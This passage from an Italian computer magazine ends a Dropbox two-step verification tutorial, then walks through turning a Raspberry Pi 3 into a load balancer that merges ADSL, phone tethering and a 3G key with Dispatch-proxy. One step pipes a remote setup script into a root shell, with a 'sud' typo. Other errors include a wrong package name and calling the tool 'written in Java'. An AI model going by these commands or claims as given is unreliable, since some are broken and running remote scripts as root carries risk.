La pagina delle impostazioni è divisa in tre diverse schede: quella che ci interessa è la scheda *Sicurezza*. Da qui potremo modificare l'attuale password e ci verranno mostrati anche i browser da cui è stato fatto accesso (se troviamo qualche browser che non ci appartiene, forse ci hanno rubato la password). Ma possiamo anche attivare la verifica in due passaggi.

3 Attiviamo la doppia verifica

Per attivare la verifica in due passaggi basta cliccare sul link *fai click per attivare* nella sezione relativa proprio alla verifica in due passaggi. Prima di procedere, per ovvi motivi di sicurezza, ci viene richiesto nuovamente l'inserimento della password dell'account. Basta inserirla e premere il pulsante *Avanti* per procedere al passo successivo.



4 Con SMS oppure app?

La conferma in due passaggi si fa con l'invio di un codice di sicurezza al nostro telefono o allo smartphone. Ora Dropbox vuole sapere come preferiamo ricevere il codice: può avvenire tramite SMS oppure con una apposita app. Gli SMS sono universali, mentre le app funzionano soltanto sugli smartphone per cui sono state progettate.

5 Serve il numero di telefono

Entrambi i metodi offerti da Dropbox sono completamente gratuiti. Naturalmente dobbiamo indicare il nostro numero di telefono: sarà a questo numero che verrà inviato il codice, per esempio sotto forma di SMS. Dopo avere inserito il nostro numero, assicurandoci che sia selezionato il prefisso nazionale corretto, possiamo premere il pulsante *Avanti*.

6 Ecco il primo codice

Dropbox controlla immediatamente il numero: ci invia infatti un codice, simile a quelli che dovremo inserire per accedere all'account. Appena ci arriva l'SMS, copiamo il codice di sei cifre nell'apposita casella di testo nella schermata di login al sito. Il codice va copiato senza lo spazio (nell'SMS per facilitare la lettura il codice è diviso a metà da uno spazio).

7 Un secondo telefono

È piuttosto facile perdere un telefono, o magari anche romperlo e non averne uno sostitutivo in tempi brevi. Dropbox lo sa, quindi ci offre la possibilità di indicare un secondo numero di telefono, nel caso in cui il principale non sia utilizzabile. Se non intendiamo utilizzare un numero di telefono di riserva, possiamo semplicemente lasciare la casella vuota e cliccare *Avanti*.

8 I codici di backup

Nella malaugurata ipotesi in cui dovessimo dimenticare la password e perdere il telefono, non avremmo più modo di accedere all'account Dropbox. Per evitarlo, ci vengono forniti dieci diversi codici di backup. Per recuperare l'accesso all'account, nel caso, ci verrà richiesto l'inserimento di uno qualsiasi di questi codici. Dobbiamo quindi memorizzarli in un posto sicuro.

9 Il nostro account è al sicuro

La procedura è terminata: appena clicchiamo sul pulsante *Attiva verifica in due passaggi*, la doppia autenticazione diventa effettiva. Per provarla non dobbiamo fare altro che eseguire il logout e poi provare nuovamente il login al nostro account Dropbox. Se tutto funziona correttamente, ci arriverà un codice numerico sul telefono, che inserimento dopo la password di accesso.

Trasforma il router ADSL in fibra ottica

Costruisci il dispositivo magico che ti permette di bypassare i limiti imposti sulla tua ADSL

Cosa ci occorre

60 MIN. DIFFICILE

MINI PC LINUX
RASPBERRY PI 3
Quanto costa: € 38,00
Sito Internet: www.raspberrypi.org

ALIMENTATORE PER RASPBERRY PI 3
RASPBERRY PI UNIVERSAL POWER SUPPLY
Quanto costa: € 8,90
Sito Internet: https://shop.pimoroni.com

SCHEDA DI MEMORIA MICROSD
SAMSUNG MB-MC32DA 32 GB
Quanto costa: € 12,00
Sito Internet: www.amazon.it


SOFTWARE PER CREARE MICROSD AVVIABILE
WIN 32 DISK IMAGER
SOFTWARE COMPLETO
Lo trovi su: ✔DVD
Sito Internet: www.winmagazine.it/link/3613

SISTEMA OPERATIVO PER RASPBERRY PI 3
RASPBIAN JESSIE
Quanto costa: Gratuito
Sito Internet: www.raspberrypi.org

Riuscire a navigare o scaricare ad una velocità superiore è il sogno nascosto di ognuno di noi. Dopotutto la banda Internet non basta mai: pur avendo a disposizione la velocità di un'ADSL o la potenza di una fibra ottica, il numero sempre maggiore di dispositivi connessi all'interno delle mura domestiche (PC, smartphone, tablet, console, Smart TV) non ci permette di ottenere il massimo dalla nostra connessione a Internet. Ciò perché mentre magari cerchiamo di scaricare un file, qualcuno dei nostri familiari è in salotto a guardare un film in streaming su Netflix o altri servizi on-demand. Quante volte ci siamo ritrovati di fronte a uno scenario simile? Ma oggi una soluzione definitiva c'è e metterla in pratica non ci costa nulla, o quasi.

La fibra non serve più!

Abbiamo sottoscritto un piano mobile che ci permette di navigare dal tablet o dal telefonino anche quando non abbiamo a disposizione la connettività di una rete Wi-Fi? Abbiamo a disposizione una chiavetta Internet che ci permette di navigare in mobilità? Se la risposta a questi due quesiti è affermativa, siamo a cavallo. Quello che faremo, infatti, è realizzare un "dispositivo magico" (utilizzando un Raspberry Pi 3) che ci permette di "unire" la potenza della nostra connessione ADSL a quella di una Internet key e del nostro fedele smartphone Android (sfruttando le funzionalità di tethering Wi-Fi). Solo così saremo in grado di realizzare una sorta di "super router" capace di farci navigare a velocità tripla, proprio come se avessimo una velocissima fibra ottica, e dire finalmente addio a lunghi tempi di attesa durante il download di un file o il caricamento di un film in streaming! Cos'altro aspettiamo? Rimbocchiamoci subito le maniche ed iniziamo questa nuova avventura.




ECCO COME FUNZIONA IL NOSTRO DISPOSITIVO

Raspberry Pi 3 è collegato al router ADSL tramite un cavo Ethernet. Sfruttando la connettività Wi-Fi integrata del mini PC è inoltre connesso senza fili allo smartphone Android (quest'ultimo condivide la sua connessione 4G). Infine, ad uno degli ingressi USB disponibili sul Raspberry Pi 3 è collegata una Internet key. Nonostante la presenza di un router ADSL nella LAN, sarà il mini PC a fornire la connettività a Internet a tutti altri dispositivi (PC, telefonini, tablet, TV) connessi alla rete locale, gestendo la banda disponibili in maniera del tutto trasparente all'utente.

A Tutto in una microSD

Per realizzare la nostra super-connessione dobbiamo installare su una scheda di memoria Raspbian Jessie, il sistema operativo per il Raspberry Pi 3 adatto allo scopo. Vediamo come fare.




1 Scarichiamo il sistema operativo

Dal nostro computer connesso a Internet avviamo il browser, raggiungiamo la pagina Web www.winmagazine.it/link/3612 e facciamo clic sul pulsante *Download ZIP* in corrispondenza di *Raspbian Jessie*. Attendiamo quindi che l'archivio compresso venga scaricato nell'hard disk.

2 Il software per "montare" l'OS

Al termine scompattiamo il file ZIP e preleviamo dal Win DVD il software Win32DiskImager: quindi, installiamolo e avviamolo. Premiamo sul pulsante *Sfoglia* e raggiungiamo il percorso nel quale abbiamo estratto Raspbian Jessie. Confermiamo con un clic su *Apri*.



3 La MicroSD è pronta all'uso!

A questo punto inseriamo la scheda microSD nel lettore di memory card del PC (o in uno esterno) e attendiamo che la memoria venga riconosciuta. Dal menu a tendina *Dispositivo* selezioniamo l'unità associata alla scheda microSD (nel nostro caso *E:*) e confermiamo la scrittura con un clic sul pulsante *Scrivi*.

4 Avviamo il nostro Raspberry

Ad operazione conclusa rimuoviamo la scheda microSD dal lettore e inseriamola nello slot del Raspberry Pi 3. Colleghiamo quest'ultimo ad un monitor (tramite la porta HDMI), ad una tastiera, ad un mouse USB e al suo alimentatore. L'avvio di Debian Jessie avverrà in automatico entro qualche secondo.

BUONI ACQUISTI

GLI ACCESSORI GIUSTI PER POTENZIARE IL RASPBERRY PI

NEON MICROSD ADAPTER
Un adattatore che troveremo molto utile per poter leggere il contenuto delle schede di memoria microSD e microSDHC anche nei computer che dispongono di lettori compatibili unicamente con le schede SD.
Quanto costa: € 1,50
Sito Internet: www.amazon.it

TRANSCEND TS-RDF5W
Indispensabile nel caso in cui il nostro PC non sia provvisto di un lettore di schede di memoria. Dotato di interfaccia USB 3.0 (compatibile con USB 2.0), supporta diversi tipi di card (SDHC UHS-I, SDXC UHS-I, micro SDHC UHS-I, micro SDXC UHS-I) e dispone di indicatore LED durante il trasferimento dei dati.
Quanto costa: € 7,39
Sito Internet: www.amazon.it

BUONI CONSIGLI

SOFTWARE SEMPRE AGGIORNATO

Al Passo B6 abbiamo scoperto il comando che ci permette di aggiornare Dispatch-proxy. Al momento della prima installazione con ogni probabilità disporremo del pacchetto più aggiornato del software. Gli sviluppatori di Dispatch-proxy rilasciano nuovi aggiornamenti con una certa costanza: dunque, è bene lanciare il comando di aggiornamento (*sudo npm update -g dispatch-proxy*) almeno una volta al mese. Solo così saremo certi di utilizzare sempre la versione più aggiornata del software.


PER SAPERNE DI PIU'

COS'È NODE.JS?

Durante l'installazione di tutto il software necessario ci siamo imbattuti anche in Node.js. Ma di cosa si tratta? Essenzialmente è un framework utilizzato dai programmatori e che consente il funzionamento di Dispatch-proxy, il software che si occuperà di "unire" le connessioni ad Internet fra loro. Poiché Dispatch-proxy è scritto in Java, per il suo corretto funzionamento è necessario che Raspbian sia equipaggiato anche di Node.js.


B I tool per sfrecciare in Rete

Prima di "unire" tra loro l'ADSL, il 4G dello smartphgone e il 3G della Internet Key, installiamo i software fondamentali che smisteranno il nostro traffico Internet su una delle tre connessioni.




1 Aggiorniamo la distro Raspbian

Colleghiamo il Raspberry Pi al Web (utilizzando un cavo Ethernet) e avviamo il terminale (terza icona in alto a sinistra dell'interfaccia grafica principale di Raspbian). Da qui digitiamo il comando *sudo apt-get update* seguito da *Invio* per aggiornare tutti i pacchetti software disponibili.




2 Scarichiamo il file di configurazione...

Terminata questa fase, digitiamo il comando *curl -sL https://deb.nodesource.com/setup_4.x | sud -E bash* - confermando con *Invio*. Verrà scaricato il file *Node.js*: l'operazione può durare da qualche secondo a qualche minuto a seconda della velocità della nostra connessione a Internet.




3 ... e installiamolo sul Raspberry!

È arrivato il momento di installare il file Node.js in Raspbian. Per farlo, digitiamo semplicemente da terminale il comando *sudo apt-get install -y node.js* e, come al solito, confermiamo premendo *Invio*. Al termine dell'operazione il software basilare per il funzionamento del nostro load balancer sarà pronto all'uso.




4 Così gestiamo i pacchetti di dati

Prima di proseguire con l'installazione del load balancer, cioè del sistema automatizzato che ci consentirà di usare una delle connessioni disponibili, sempre da terminale digitiamo il comando *sudo apt-get install -y npm* (seguito dal tasto *Invio*) per scaricare e installare il pacchetto *npm* e confermiamo con *Yes*.




5 Il tool per gestire le tre connessioni

Tutto è pronto per installare il nostro load balancer: nel nostro caso abbiamo scelto *Dispatch-proxy*. Per farlo, digitiamo *sudo npm install -g dispatch-proxy* e confermiamo con *Invio*. I pacchetti del software verranno quindi scaricati e installati sul Raspberry Pi 3 (l'operazione dura una manciata di secondi).



6 Aggiornamento in corso...

Per verificare che la versione di Dispatch-proxy scaricata sia la più recente (e, in caso contrario, procedere al suo aggiornamento) diamo il comando *sudo npm update -g dispatch-proxy*. Al termine, il nostro mini PC sarà pronto per "unire" tra loro le connessioni Internet di cui disponiamo.




LOAD BALANCER: QUESTO SCONOSCIUTO

Abbiamo scoperto che il software che ci permette di scaricare alla massima velocità "unendo" tutte le connessioni ad Internet che abbiamo a disposizione si chiama Dispatch-proxy. Ma essenzialmente di cosa si occupa e come funziona? Tecnicamente questo software, che in gergo prende il nome di load balancer, non fa altro che bilanciare in maniera intelligente il carico (ovvero il traffico dati) sulle diverse connessioni disponibili. Così facendo, ad esempio, se un PC della LAN richiede il download di un file, Dispatch-proxy mette a disposizione la connessione ADSL. Per la semplice navigazione Web, invece, verrà utilizzata la connessione che offre la banda minore. Il tutto, come già detto, avviene in maniera del tutto automatica: non dobbiamo dunque perderci in mille configurazioni. Sarà Dispatch-proxy a stabilire quale PC deve utilizzare questa o quella connessione a Internet.


C L'unione fa la forza!

Vediamo adesso come condividere con il Raspberry Pi 3 la connettività 4G dello smartphone Android e quella della nostra ADSL. Basta seguire pochi semplici passi per riuscirci.




1 Una visione d'insieme

Affidandoci ancora una volta al terminale di Raspbian, digitiamo *dispatch list* seguito da *Invio*. Vengono mostrati tutti gli accessi a Internet disponibili e ai quali il Raspberry Pi 3 è già collegato. Da questi dobbiamo escludere la sezione *lo* (diminutivo di localhost, l'indirizzo di rete locale).




2 Attiviamo il tethering Wi-Fi

Dal nostro smartphone Android spostiamoci in *Impostazioni* e, nella sezione *Wireless e reti*, tappiamo su *Altro*: attiviamo il *tethering Wi-Fi*. Ritorniamo al Raspberry Pi 3: cliccando sull'icona di rete (in alto a destra) selezioniamo la rete Wi-Fi condivisa dallo smartphone, poi connettiamoci.



3 Una nuova connessione!

Dal terminale diamo il comando *dispatch list*: l'interfaccia *wlan0* del Raspberry Pi 3 è connessa al Web grazie al nostro smartphone Android. Se abbiamo a disposizione anche una chiavetta Wi-Fi USB (o il nostro vicino di casa ci consente di collegarsi alla sua rete wireless), possiamo connetterci ad una seconda rete senza fili.



4 Utilizziamo un cavo Ethernet

Colleghiamo il Raspberry Pi 3 al router ADSL di casa tramite un cavo Ethernet. Dopo aver connesso il cavo sia al router sia alla scheda di rete del Raspberry Pi 3, lanciamo nuovamente il comando *dispatch list* per verificare che sia presente anche la connessione via cavo di rete identificata dall'etichetta *eth0*.

BUONI CONSIGLI

NESSUN LIMITE!
E se disponessimo di altre connessioni da condividere, ad esempio il Wi-Fi del vicino (che ci autorizza a connetterci alla sua rete senza fili) o un altro smartphone sul quale configurare il tethering? Non ci sono problemi! Dispatch-proxy, infatti, non mette alcun paletto sul numero di connessioni da "unire" fra loro. L'unico vero limite è il numero di interfacce Wi-Fi collegabili al Raspberry Pi 3: il numero di ingressi USB disponibili, infatti, è pari a 4 di cui 1 è già occupato dalla Internet Key. Di conseguenza potremo connetterci "solo" ad altre 3 reti senza fili. Nel caso in cui volessimo strafare, per estendere il numero di porte USB sarà necessario acquistare un HUB USB alimentato.

LA MIA CHIAVETTA È COMPATIBILE?

La maggior parte delle Internet key viene fornita con un software che ci permette di stabilire subito la connessione . Questi software, però, il più delle volte sono disponibili solo per Windows e, quando collegheremo una qualsiasi Internet key al Raspberry Pi 3 equipaggiato con Raspbian (che è una distribuzione Linux), non saremo in grado di utilizzarli. Dobbiamo inoltre fare anche i conti con i driver che permettono il corretto riconoscimento della chiavetta al mini PC. Fortunatamente le più diffuse Internet key (come l'Huawei E353 usata per i nostri test) vengono riconosciute al primo colpo e dunque non bisogna cercare il giusto driver. E se disponiamo di una chiavetta differente? In questi casi è bene fare prima una ricerca sul Web per verificare la compatibilità con il sistema operativo Linux e l'eventuale disponibilità di driver. Se non conosciamo il modello della Internet key, colleghiamola a uno degli ingressi USB del Raspberry Pi 3 e, da terminale, lanciamo il comando lsusb: nella lista che appare troveremo il produttore e il nome del modello in nostro possesso.

BUONI CONSIGLI

OCCHIO AI CONSUMI!

Quasi tutti i piani mobile prevedono delle soglie (in termini di tempo o di quantità di traffico scambiato) che è bene non superare. Già, perché varcato il limite, il nostro conto telefonico potrebbe lievitare di molto e in periodi di crisi come questi non è proprio il caso! Per evitare brutte sorprese, dunque, è bene registrarsi sul sito Web dell'operatore che abbiamo deciso di utilizzare e verificare periodicamente dall'area personale quanto tempo/traffico (a seconda del piano prescelto) abbiamo già consumato.

D Aggiungiamo anche il 3G!

Non tutte le Internet key vengono riconosciute al primo colpo. Ecco come configurare la chiavetta Huawei E353 e far sì che si connetta automaticamente e senza problemi al Web.

```
pi@raspberrypi:~ $ sudo ifup gprs
pi@raspberrypi:~ $ lsusb
Bus 001 Device 005: ID 046d:c52e Logitech, Inc.
Bus 001 Device 004: ID 148f:5370 Ralink Technology, Corp. RT5370 Wireless
r
Bus 001 Device 007: ID 12d1:1506 Huawei Technologies Co., Ltd. E398 LTE/
Modem/Networkcard
Bus 001 Device 003: ID 0424:ec00 Standard Microsystems Corp. SMSC9512/95
Ethernet Adapter
Bus 001 Device 002: ID 0424:9514 Standard Microsystems Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
pi@raspberrypi:~ $ sudo apt-get install usb-modeswitch
Reading package lists... Done
Building dependency tree
Reading state information... Done
usb-modeswitch is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 47 not upgraded.
pi@raspberrypi:~ $ ifconfig -a
eth0      Link encap:Ethernet  HWaddr b8:27:eb:f6:18:c3
          inet addr:192.168.1.22  Bcast:192.168.1.255  Mask:255.255.255.
          inet6 addr: fe80::54c:7854:cde2:cc4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2076 errors:0 dropped:0 overruns:0 carrier:0
```

1 Installiamo tutto il necessario

Dal terminale di Raspbian lanciamo il comando *sudo apt-get install usb-modeswitch* e confermiamo con *Invio*. Attendiamo che il pacchetto venga installato e, non appena apparirà un messaggio di conferma, colleghiamo la chiavetta 3G ad un ingresso USB del Raspberry Pi 3.

```
          RX packets:23625 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15169 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26352251 (25.1 MiB)  TX bytes:1433787 (1.3 MiB)

wlan1     Link encap:Ethernet  HWaddr b8:27:eb:a3:4d:96
          inet addr:192.168.43.147  Bcast:192.168.43.255  Mask:255.255.
          inet6 addr: fe80::66b6:26e1:9502:3432/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1948 errors:0 dropped:1924 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:552499 (539.5 KiB)  TX bytes:15800 (15.4 KiB)

wwan0     Link encap:Ethernet  HWaddr 50:2c:80:13:92:63
          inet addr:169.254.169.80  Bcast:169.254.255.255  Mask:255.255
          inet6 addr: fe80::3d2:b0ae:25df:f0c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:17769 (17.3 KiB)

pi@raspberrypi:~ $
```

2 La Internet Key è stata riconosciuta!

Attendiamo qualche secondo (il tempo necessario che il sistema riconosca la chiavetta 3G appena collegata) e lanciamo il comando *ifconfig -a* seguito da *Invio*. Analizziamo l'output mostrato a schermo: se è presente la sezione *wwan0*, vuol dire che tutto sta andando per il verso giusto.

```
  GNU nano 2.2.6          File: /etc/network/interfaces

iface eth0 inet manual

allow-hotplug wlan0
iface wlan0 inet manual
    wpa-conf /etc/wpa_supplicant/wpa_supplicant.conf

allow-hotplug wlan1
iface wlan1 inet manual
    wpa-conf /etc/wpa_supplicant/wpa_supplicant.conf

allow-hotplug wwan0
iface wwan0 inet dhcp

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To
```

3 Il file per la giusta configurazione

Superata questa fase, digitiamo il comando *sudo nano /etc/network/interfaces* e confermiamo con *Invio*. Aggiungiamo al file di testo mostrato a schermo le nuove righe *allow-hotplug wwan0* e *iface wwan0 inet dhcp*. Salviamo con *Ctrl+O*. A questo punto, possiamo uscire dall'editor con *Ctrl+X*.


```
pi@raspberrypi:~ $ dispatch list
lo
    127.0.0.1 (IPv4, internal)
    ::1 (IPv6, internal)

eth0
    192.168.1.22 (IPv4)
    fe80::54c:7854:cde2:cc4 (IPv6)

wlan0
    192.168.1.21 (IPv4)
    fe80::c4e6:a965:c146:2cba (IPv6)

wlan1
    192.168.1.23 (IPv4)
    fe80::daed:378:143b:5efd (IPv6)

wwan0
    169.254.169.80 (IPv4)
    fe80::3d2:b0ae:25df:f0c5 (IPv6)

pi@raspberrypi:~ $
```


4 Adesso siamo connessi anche al 3G!

Lanciamo il comando *sudo reboot* ed attendiamo che il Raspberry Pi 3 venga riavviato. Non appena il sistema operativo sarà di nuovo ricaricato, apriamo il terminale e lanciamo il comando *dispatch list*: se è presente la nuova sezione *wwan0*, vuol dire che la chiavetta 3G è connessa al Web!

E Tre connessioni in una!

